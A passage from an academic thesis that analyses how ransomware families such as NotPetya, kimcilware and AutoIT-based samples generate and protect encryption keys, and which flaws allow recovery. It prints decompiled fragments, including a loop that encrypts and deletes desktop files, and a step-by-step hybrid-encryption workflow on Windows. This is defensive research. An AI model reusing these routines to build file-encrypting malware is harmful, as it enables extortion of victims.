


Figure 3.4: Encryption with victim-specific public key

The obvious advantage of this approach is that there is no requirement for complex key management. This implies that the implementation is unambiguous and hence less prone to errors. Additionally, the speed of symmetric encryption is promising for ransomware developers. However, a major disadvantage of this model is the embedded static symmetric key. Symmetric keys are essentially *secrets* since encryption *and* decryption is performed using the same key. Attempts at concealing the "hardcoded" symmetric key within the ransomware prove futile as this key can be recovered by reverse engineering and can then be used for decryption, circumventing the ransom demand. Consequently, this key generation approach is avoided by most effective modern ransomware. However, a large subset of low-effort ransomware are frequently observed using this approach.

This approach is illustrated in Listing 2 which shows the `AutoIT` ransomware using embedded static information to derive an encryption key.

```
Func _crypt_derivekey($vpassword, $ialg_id, $ihash_alg_id = $calg_md5)
        ...
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptCreateHash",
        ↪   "handle",
        __crypt_context(), "uint", $ihash_alg_id, "ptr", 0, "dword", 0,
        ↪   "handle*",
        0)
        ...
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptHashData",
        ↪   "handle",
        $hcrypthash, "struct*", $hbuff, "dword", DllStructGetSize($hbuff),
        ↪   "dword",
        $crypt_userdata)
        ...
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptDeriveKey",
        ↪   "handle",
        __crypt_context(), "uint", $ialg_id, "handle", $hcrypthash, "dword",
        $crypt_exportable, "handle*", 0)

Func _crypt_encryptfile($ssourcefile, $sdestinationfile, $vcryptkey,
↪   $ialg_id)
        ...
        $vcryptkey = _crypt_derivekey($vcryptkey, $ialg_id)
        ...

For $i = 1 To $y[0] Step +1
        If NOT StringInStr($y[$i], "Lock.") Then
                $dd1 = StringReplace($y[$i], "Fixed.", "")
                _crypt_encryptfile(@DesktopDir & "/" & $y[$i], @DesktopDir &
                ↪   "/Lock." &
                $dd1, "888", $calg_des)
                FileDelete(@DesktopDir & "/" & $y[$i])
        EndIf
Next
```

Listing 2: Static key 888 in AutoIT ransomware

3.4.1.4 Dynamically generated symmetric key

The most commonly observed key generation strategy in modern ransomware is dynamically generating a symmetric key, s, to be used for encryption. However, because of the nature of symmetric encryption, it becomes incumbent to properly and promptly dispose the key following encryption. Since the key is required for later file decryption, this symmetric encryption key is then encrypted with the attacker's public key, P_{pub} such that only the attacker can decrypt s with their private key, P_{pri}. This combination of symmetric and asymmetric encryption, known as a hybrid cryptosystem, is observed in most effective ransomware today. The procedures for encryption and decryption of *data* are summarized below.

Encryption:

$$data \xrightarrow{\text{encryption}} \{data\}_s$$
$$s \xrightarrow{\text{encryption}} \{s\}_{Ppub}$$

Decryption:


$$\{\{s\}_{Ppub}\}_{P_{pri}} \xrightarrow{\text{decryption}} s$$
$$\{\{data\}_s\}_s \xrightarrow{\text{decryption}} data$$

The symmetric key required for encryption can be generated in a number of ways as discussed below.

Using the standard CryptoAPI The most virulent ransomware, Category 6 as described by Bajpai *et al.* [43], use this hybrid encryption strategy discussed above. In these cases, ransomware frequently utilizes the resident `CryptoAPI` on a Windows host [18] to generate unique encryption key(s) to be used to encrypt files.

For instance, the assembly snippets shown in Figure 3.5 are taken from the `NotPetya` ransomware that uses the hybrid cryptosystem. `NotPetya` commences operation by securely generating an `AES-128` key as denoted by `ALG_ID CALG_AES_128 (0x00006610E)` [46] in the disassembly shown in Figure 3.5a. Among the parameters required for the call to CryptGenKey, the standard API function that is used to generate the unique key, phKey will serve as the handle to the generated AES key, while hProv is the handle to the Cryptographic Service Provider (CSP). Next, the ransomware imports the attacker's public key embedded in string format within the binary. A call to the standard API function CryptStringToBinary is used to convert this public key from string format to raw binary bytes that can be imported as a key as shown in Figure 3.5b. Finally, the ransomware is able to deploy this imported public key to protect the generated AES key used for encryption (Figure 3.5c). This is accomplished by calling CryptExportKey which allows for encryption of hKey with hExpKey, where hKey is the symmetric AES key to be securely exported and hExpKey is the public key that is used to encrypt the symmetric key. Once the key export is complete, the ransomware begins enumerating and encrypting specific files based on an embedded inclusion or exclusion list of file extensions. All traces of the encryption key are then wiped from memory using an explicit call to CryptDestroyKey (Figure 3.5d).

Using ephemeral data Certain ransomware use strategies to derive a key on a host by using a combination of pseudo random data. The idea is to use ephemeral system parameters to derive a symmetric key and then encrypt victim's files with this key. However, in our analysis of ransomware samples using this strategy, we have discovered that every one of them failed to effectively generate a secure encryption key. This failure is because the process of key derivation was repeatable at a later time due to deficiencies evident in the process of random secret generation. For instance, consider kimcilware, a PHP-based ransomware meant to infect servers. The key derivation function, as shown in Listing 3, constructed the encryption key in four parts. All of the parts consisted of ephemeral input that was reproducible at a later time. Part 1 and 2 are easily reconstructed since DOCUMENT_ROOT and SERVER_NAME are both reproducible for the infected server. Part 3 acquires the current date in various formats such as Y-Y-Y and Y/m/d. This date is also easily obtained post-infection



```
call    CryptAcquireContextA
push    offset phKey    ; phKey
push    1               ; dwFlags
push    CALG_AES_256    ; Algid
push    [ebp+hProv]     ; hProv
call    CryptGenKey
mov     [ebp+pdwDataLen], 2Ch
lea     eax, [ebp+pdwDataLen]
push    eax             ; pdwDataLen
push    [ebp+lpString2] ; pbData
push    0               ; dwFlags
push    8               ; dwBlobType
push    0               ; hExpKey
push    phKey           ; hKey
```

(a) Generating a unique AES-128 key

```
push    eax              ; pcbBinary
push    ebx              ; pbBinary
push    1                ; dwFlags
push    esi              ; cchString
push    offset pszString ; "MIIBCgKCAQEAxP
call    edi ; CryptStringToBinaryW
test    eax, eax
jz      short loc_10001C6C
```

(b) Importing attacker's public key

```
push    eax             ; pdwDataLen
push    ebx             ; pbData
push    ebx             ; dwFlags
push    1               ; dwBlobType
push    dword ptr [esi+0Ch] ; hExpKey
mov     [ebp+var_10], ebx
push    dword ptr [esi+14h] ; hKey
mov     [ebp+pdwDataLen], ebx
call    edi ; CryptExportKey
test    eax, eax
jz      short loc_10001D2A
```

(c) Secure key storage until ransom payment

```
push    esi              ; int
push    0Fh              ; int
push    esi              ; pszDir
call    sub_10001973
push    esi              ; pszDir
call    sub_10001D32
push    dword ptr [esi+14h] ; hKey
call    ds:CryptDestroyKey
```

(d) Secure key deletion

Figure 3.5: Hybrid key generation in `NotPetya`

since it is either the same date as when the infection is first noticed or the previous day since most ransomware will reveal their presence immediately following encryption. Part 4 of the key construction process includes unnecessary encodings, compressions, and concatenations that offer no security and all of which are repeatable. This futile series of encodings and compressions demonstrates an attempt at obfuscation by the attackers. This ransomware is a good example of performing ineffectual operations over otherwise static data in hopes of achieving randomness. Since no part of this key is random enough to be a secret, decryption is possible by first deobfuscating the key generation routine within the ransomware and then reconstructing the key post-infection.

```
$key[1] = $_SERVER["DOCUMENT_ROOT"];
$key[2] = $_SERVER['SERVER_NAME'];
$key[3] = $key[1] . "Y" . $key[2] . "K" . date('Y/m/d') . "B" .
date('d-/Y:m') . "H" . date('Y-Y-Y');
$key[4] =
substr(md5(urlencode(md5(gzcompress(md5(base64_encode(md5(sha1(
"wh0#$c@$%^&nd3$@#@!cr8//>yP^&*t1t5-$"%.$key[3])))))))),0,25);
return $key[4];
```

Listing 3: Key generation routine in `kimcilware`

Using statically linked libraries Since hooking dynamic libraries on a host could pose key leakage problems for ransomware developers [14], ransomware can ship with their own statically linked cryptographic libraries to perform encryption tasks—including key generation. For instance, `LockerGoga` ransomware uses the `Boost` and `Crypto++` libraries to perform encryption tasks. Hence, a defense approach that relies on monitoring the CryptoAPI to create a key escrow, or observe signs of a ransomware infection based on CryptoAPI calls, will fail to detect such ransomware. However, it is possible to create signatures for static cryptographic libraries that the ransomware may deploy and identify the threat using those signatures as demonstrated by Kolodenker *et al.* [14]. Another disadvantage of this approach for ransomware developers is that bringing in statically linked cryptographic libraries in this manner makes the infection payload bulky, increasing the likelihood of detection.

3.4.1.5 Using standard encryption algorithms embedded within

Ransomware developers can choose to implement the needed cryptographic routines from scratch in the source code. This is an extremely tedious and error prone process for the average ransomware developer. However, some ransomware are known to carry the cryptographic routines implemented within the binary. For instance, `PandaBanker` carries an AES implementation within its payload and hence avoids using the CryptoAPI on host for encryption. One advantage of this approach is that the ransomware has now completely circumvented any use of cryptographic libraries for encryption and is more self-contained (has less dependencies). However, a major disadvantage of this approach is the complexity of implementing an encryption algorithm from scratch and the potentially fatal cryptographic errors that are introduced as a result. Evident cryptographic flaws in most ransomware [38] [16] demonstrate that only a very small subset of ransomware developers possess the technical ability to implement all required cryptographic functionality from scratch in the malware without weakening the cryptosystem.

3.4.1.6 Derivation from password string

Encryption keys can be derived from a password string using standard calls such as `PasswordDerivedBytes` and `RFC2898DerivedBytes`. The Password-Based Key Derivation Function (PBKDF) implementations allow for the secure transformation of string passwords to raw bytes that can formulate the key to be used for encryption [47]. Windows has an implementation of PBKDF in the form of `PasswordDerivedBytes`. A `.NET` ransomware identified by the hash `e7bd6739e482645e2ca01d9f2ee204fb` is decompiled and the key derivation function is shown in Listing 4. The ransomware implements a `CreateKey` routine that accepts a string password and returns a 32-byte key using the API call `PasswordDerivedBytes`. Similarly, a 16-byte Initialization Vector (IV) is also created by the ransomware. The key and IV length indicate that the ransomware is deploying the `AES-256` algorithm for file encryption. The password string itself is created using `Random random = new Random()` as shown in Figure 3.6.

An advantage of this approach is the use of secure PBKDF during key generation. PBKDF is purposefully slow to thwart potential brute force attacks [48]. However, the `System.Random` used for the password string generation is not *cryptographically* secure and the resultant encryption key makes the cryptosystem weak. Microsoft's documentation for `System.Random` explicitly advises against using `System.Random` for generating passwords [49]. For instance, ransomware `ShiOne` uses `RNGCryptoServiceProvider` which is cryptographically secure. Randomness modules such as `System.Random` are meant to provide *speed*


```
// Token: 0x06000035 RID: 53 RVA: 0x00002E9C File Offset: 0x0000109C
public static byte[] CreateKey(string strPassword)
{
        byte[] bytes = Encoding.ASCII.GetBytes("salt");
        PasswordDeriveBytes passwordDeriveBytes = new
        ↪  PasswordDeriveBytes(strPassword, bytes);
        return passwordDeriveBytes.GetBytes(32);
}

// Token: 0x06000036 RID: 54 RVA: 0x00002ED0 File Offset: 0x000010D0
public static byte[] CreateIV(string strPassword)
{
        byte[] bytes = Encoding.ASCII.GetBytes("salt");
        PasswordDeriveBytes passwordDeriveBytes = new
        ↪  PasswordDeriveBytes(strPassword, bytes);
        return passwordDeriveBytes.GetBytes(16);
}

// Token: 0x06000018 RID: 24 RVA: 0x0000240A File Offset: 0x0000060A
private void Button1_Click(object sender, EventArgs e)
{
        enc.bytKy = crypt.CreateKey(this.TextBox1.Text);
        enc.bytV = crypt.CreateIV(this.TextBox1.Text);
        enc.getF("C:\\Users\\");
}
```

Listing 4: Key derivation using a password string

rather than security since generating truly *cryptographically* random data is slower. For ransomware developers that fail to comprehend this subtle distinction, key recovery is feasible. `System.Random` uses a 32 bit integer key and if that key is negative only the absolute value is used [50]. This reduces the search space to 31 bits. Furthermore, `System.Random` uses `Environment.Tickcount` as its seed value. This `Tickcount` indicates the number of milliseconds elapsed since system bootup. Depending on when the ransomware called `System.Random`, this value could be easily predicted by working backwards from when we observe the ransom notes and trying all possible tickcounts. This search space is finite enough to be bruteforced on an end user's system within hours.



```
// Token: 0x0600003B RID: 59 RVA: 0x000030F0 File Offset: 0x000012F0
public static string RandomString(ref string Length)
{
    string text = null;
    Random random = new Random();
    int num = Conversions.ToInteger(Length);
    checked
    {
        for (int i = 0; i <= num; i++)
        {
            int num2;
            bool flag;
            do
            {
                num2 = random.Next(30, 122);
                flag = ((num2 >= 48 & num2 <= 57) | (num2 >= 65 & num2 <= 90)
                | (num2 >= 97 & num2 <= 122));
            }
            while (!flag);
            text += Conversions.ToString(Strings.Chr(num2));
        }
        return text;
    }
}
```

Figure 3.6: Random password string generation observed in a decompiled .NET ransomware

3.4.1.7 Deploying a network key

Once a ransomware binary has infiltrated a host and executed, it can obtain a network key by communicating with its C&C server. C&C servers are well known in the malware domain for providing post-infection functionality and support to the malware infection instances and allow attackers a degree of control over their criminal operations. In the case of ransomware, we have observed instances of ransomware binaries communicating with the C&C servers to obtain a key that is subsequently used for file encryption. All traces of this symmetric encryption key are destroyed on the infected host immediately after encryption. A disadvantage of this approach is the dependence on the communication between the ransomware and the C&C server. Communication failure implies that the ransomware never acquires a key and lies dormant. This operational flaw in the ransomware model has been exploited blocking all known C&C servers at the border firewall. The ransomware binary is not truly independent in this model. Additionally, it is possible to obtain the key from network packet captures if the communication channel is unencrypted.

3.4.2 Experimental results

We set up a virtual lab environment to facilitate both static and dynamic analysis of ransomware. Static analysis was performed on a `REMNUX` [51] Linux distribution, while dynamic analysis was facilitated by `FLARE VM`, a Windows-based malware analysis platform. Malware samples were obtained from a variety of repositories online [52] [53] [54] [55]. Malware often come *packed* [56] or obfuscated to thwart analysis by security researchers. This requires slow, manual deobfuscation and limits our sample size. The entropy of the malware sample provides a good indication on whether the malware is packed [57]. For such ransomware, we went through a series of deobfuscation procedures that varied depending on the sample being analyzed. All examples shown in this paper pertain to ransomware that were either unpacked or were deobfuscated during our analysis.

For certain variants, the corresponding C&C servers have become unavailable and these variants are now dormant since they cannot obtain the needed keys. For such ransomware, a static analysis was performed to comprehend key generation. Moreover, for a large subset of ransomware, we did not have access to the source code but only the binary. For these instances, relevant assembly code was studied to discover key generation routines. A smaller subset of ransomware were written in languages such as PHP (e.g. `kimcilware`) or JavaScript (e.g. `RAA`), which made it feasible to study actual source code for the ransomware after deobfuscation. For ransomware written in certain interpreted languages, it became feasible to decompile the binary to generate comprehensible source code. For instance, the `.NET` ransomware was decompiled successfully using `dnSpy`, a `.NET` decompiler, as shown in Figure 3.6. This is because decompilers reveal a more human-readable source code for interpreted languages such as `Java`, `.NET`, `AutoIT`, and `C#` since they are compiled to an intermediary language rather than machine code. In the examples shown so far, we have preferred to show actual code pertaining to ransomware that were decompiled (and source code is readable), and for others, we have provided the corresponding assembly code.

Table 3.1: Summary of key generation strategies in ransomware

Key Generation Technique	**Crypto-system Security**	**Operational Viability?**	**Comment(s)**	**Examples**	**Notation**
Static asymmetric key	✓	✗	Single decryption key for all infection instances ; Slow encryption	`GPCode`	A
Dynamic asymmetric key	✓	✗	Slow encryption	`Paradise`	B
Static symmetric key	✗	✓	Key discovered with reverse engineering	`Jigsaw`, `AutoIT`, `Apocalypse`	C
Dynamically generated using standard CryptoAPI	✓	✓	Flawless when implemented correctly	`NotPetya`, `WannaCry`, `Cerber`	D
Dynamically generated using ephemeral data	✗	✓	Key can be reconstructed	`Kimcilware`	E

Table 3.1: (cont'd)

Key Generation Technique	**Crypto-system Security**	**Operational Viability?**	**Comment(s)**	**Examples**	**Nota-tion**
Dynamically generated using static libraries	✓	✓	Payload becomes bulkier	`LockerGoga`	F
Dynamically generated using random numbers	✗	✓	`System.Random` is not cryptographically random	`E7BD673-9E482645E-2CA01D9F2-EE204FB`	G
Generated in attacker's domain (C&C)	✓	✗	Depends on network connectivity to acquire encryption key	`CryptoWall`	H

Table 3.1 compares the various key generation strategies observed in ransomware. A binary decision of pass (✓) or fail (✗) indicates whether the ransomware's cryptosystem is secure and operationally viable. Here, operational viability refers to how appropriate this key generation strategy is in the ransomware paradigm. For example, encryption with an asymmetric key is cryptographically secure but not operationally viable since asymmetric encryption is slow and not meant for encrypting bulk data. Dynamic generation of symmetric keys is a cryptographically secure and operationally viable route taken by ransomware developers. Alternative statragies were observed to weaken a ransomware's cryptosystem.

As a result of this study, we have highlighted the following critical questions surrounding a new ransomware variant's cryptosystem: 1) Are the encryption keys acquired over the network from a C&C server or generated on the infected host? 2) What encryption algorithm uses the generated key? This can be inferred by studying the malware. 3) Was the key generation static or dynamic? That is, were the keys shipped with the ransomware or were they generated on host? 4) Is the encryption key symmetric or asymmetric? 5) Was the encryption key properly wiped from memory and disposed within the system post encryption? 6) Was the encryption generated using a standard library or ephemeral data? Can the ephemeral data be reproduced? 7) Was the encryption key generated using a statically-binded or dynamic cryptographic library? 8) Was the key created using a cryptographically secure random number generator? 9) Does the key generation procedure depend on successful communication with the attacker's domain (C&C servers)? If yes, does the ransomware have a secondary procedure for key generation if the communication fails?

Table 3.2 shows some examples of different ransomware with their key generation strategies observed over the years. The notations for the key-generation strategies correspond with Table 3.1. Figure 3.7 shows a timeline of different key generation strategies that we observed in ransomware during our analysis. The Y-axis represents the year that a ransomware variant was first observed in the wild. For instance, `GPCode` was first seen in 2006 and used a static asymmetric key for encryption (denoted by 'A' in Table 3.2). Furthermore, we observed that alternative key generation strategies exist as a fail-safe in certain ransomware such that if strategy 1 fails, strategy 2 delivers the key. For example, the `CryptoMix` ransomware attempts to acquire `AES-256` encryption key from a remote C&C server. Connection failure results in the use of a static embedded key, also known as an *offline* key. In general, a more secure key generation procedure is preferred, while a secondary key generation technique serves as a fail-safe compromise.




Figure 3.7: A timeline of key generation strategies in ransomware

3.4.3 Pseudo code of ransomware deploying hybrid cryptosystem in Windows context

The encryption procedure of ransomware using a hybrid encryption approach on a Windows host is illustrated using pseudo code in Appendix C. Modern ransomware such as `Petya` are known to encrypt Windows hosts using this procedure:

1. Generate Symmetric Key
   a) The ransomware's encryption thread creates a handle for an AES key using `HCRYPTKEY`, while a handle to the cryptographic service provider (CSP) is created using `HCRYPTPROV`, and a cryptographic context is generated using `CryptAcquireContext`. A call to a key generation function is then made using the key handle.
   b) The AES key generation function in turn calls `CryptGenKey` with `hProv`, a handle to the CSP, and `CALGAES128` (algorithm ID), as parameters. The attacker now sets cipher mode to Cipher Block Chaining (CBC). The symmetric key is then returned to the calling function.
2. Encrypt Files

The calling function now invokes a file encryption function with `hProv` and AES key as parameters. This file encryption function then performs batch encryption of specific file types using the symmetric key with the standard `CryptEncrypt` function. Control is then returned to the calling function.

3. Encrypt Symmetric Key

   The AES key and handle to the CSP are passed to this function.

   a) The function grabs the RSA public key shipped with the ransomware using `CryptImportKey`.

   b) The AES key is encrypted with the RSA public key and then Base64 encoded. During these operations, `LocalAlloc` is used to allocate memory to hold key blobs and keys are securely exported using `CryptExportKey`.

   c) This encrypted and base64 encoded version of AES key is stored on disk in a file along with a ransom note. A crucial call to `LocalFree` frees all associated memory and invalidates handles. Control is then returned to the calling function.

4. Clean Up

   The calling function now invokes `CryptDestroyKey`, which frees the *hkey* handle to the AES key. After this step is executed, the key is destroyed and all associated memory is freed. Depending on the CSP, the memory area where the key was held is also scrubbed before freeing it. This scrubbing ensures that the user cannot recover the key from memory. Finally, `CryptReleaseContext` is used to release handle to CSP.

Note that details of these Windows CryptoAPI functions are available in Microsoft's documentation [58].

Table 3.2: Key generation strategies observed in infamous ransomware

Ransomware	**Year**	**Key Generation**
`WannaCry`	2017	D
`GPCode`	2006	A

Table 3.2: (cont'd)

Ransomware	Year	Key Generation
Paradise	2017	B
JigSaw	2016	C
NotPetya	2017	D
Cerber	2016	D
Kimcilware	2016	E
E7BD67...	2018	G
CryptoWall	2014	H
Apocalyse	2016	C
LockerGoga	2019	F
Annabelle	2018	C

3.5 Key-management-based taxonomy for ransomware

We propose a ransomware classification system that is based on the hurricane classification system: Saffir-Simpson scale. Accordingly, we propose six categories of ransomware virulence based on how time-consuming and technically convoluted it would be to reverse the encryption without paying the ransom once the infection is successful in encrypting user data. Ransomware variants often make design, operation, and implementation flaws in their cryptoviral extortion campaigns and it is possible to take advantage of such flaws to reverse the encryption. Our classification system is designed to quickly convey to security professionals and end-users alike if there are any possibilities of decrypting user data without paying the ransom based on observed flaws.

We analyzed samples from 25 ransomware families and classified them into the following categories that are similar to the well-known hurricane classification. Samples were collected from several malware repositories [59] [60] [61]. During sample collection, we gave preference to the ransomware that were well-known for their impact and we included some recently seen ransomware variants as well. We assigned 'year' to a ransomware based on when its first variant was reported. Note that while we realize multiple strains exist for a particular case of ransomware, we analyzed one variant per ransomware, but kept the analysis broad enough to cover all potential characteristics that would impact classification. We performed static and dynamic analysis of ransomware binaries in many cases to comprehend their functionality and execution behavior. Static analysis included reverse engineering the binary and dynamic analysis included executing samples under Cuckoo Sandbox [62] on a Windows XP SP3 hosted on a virtual machine. Internet connectivity was simulated to observe ransomware behavior.

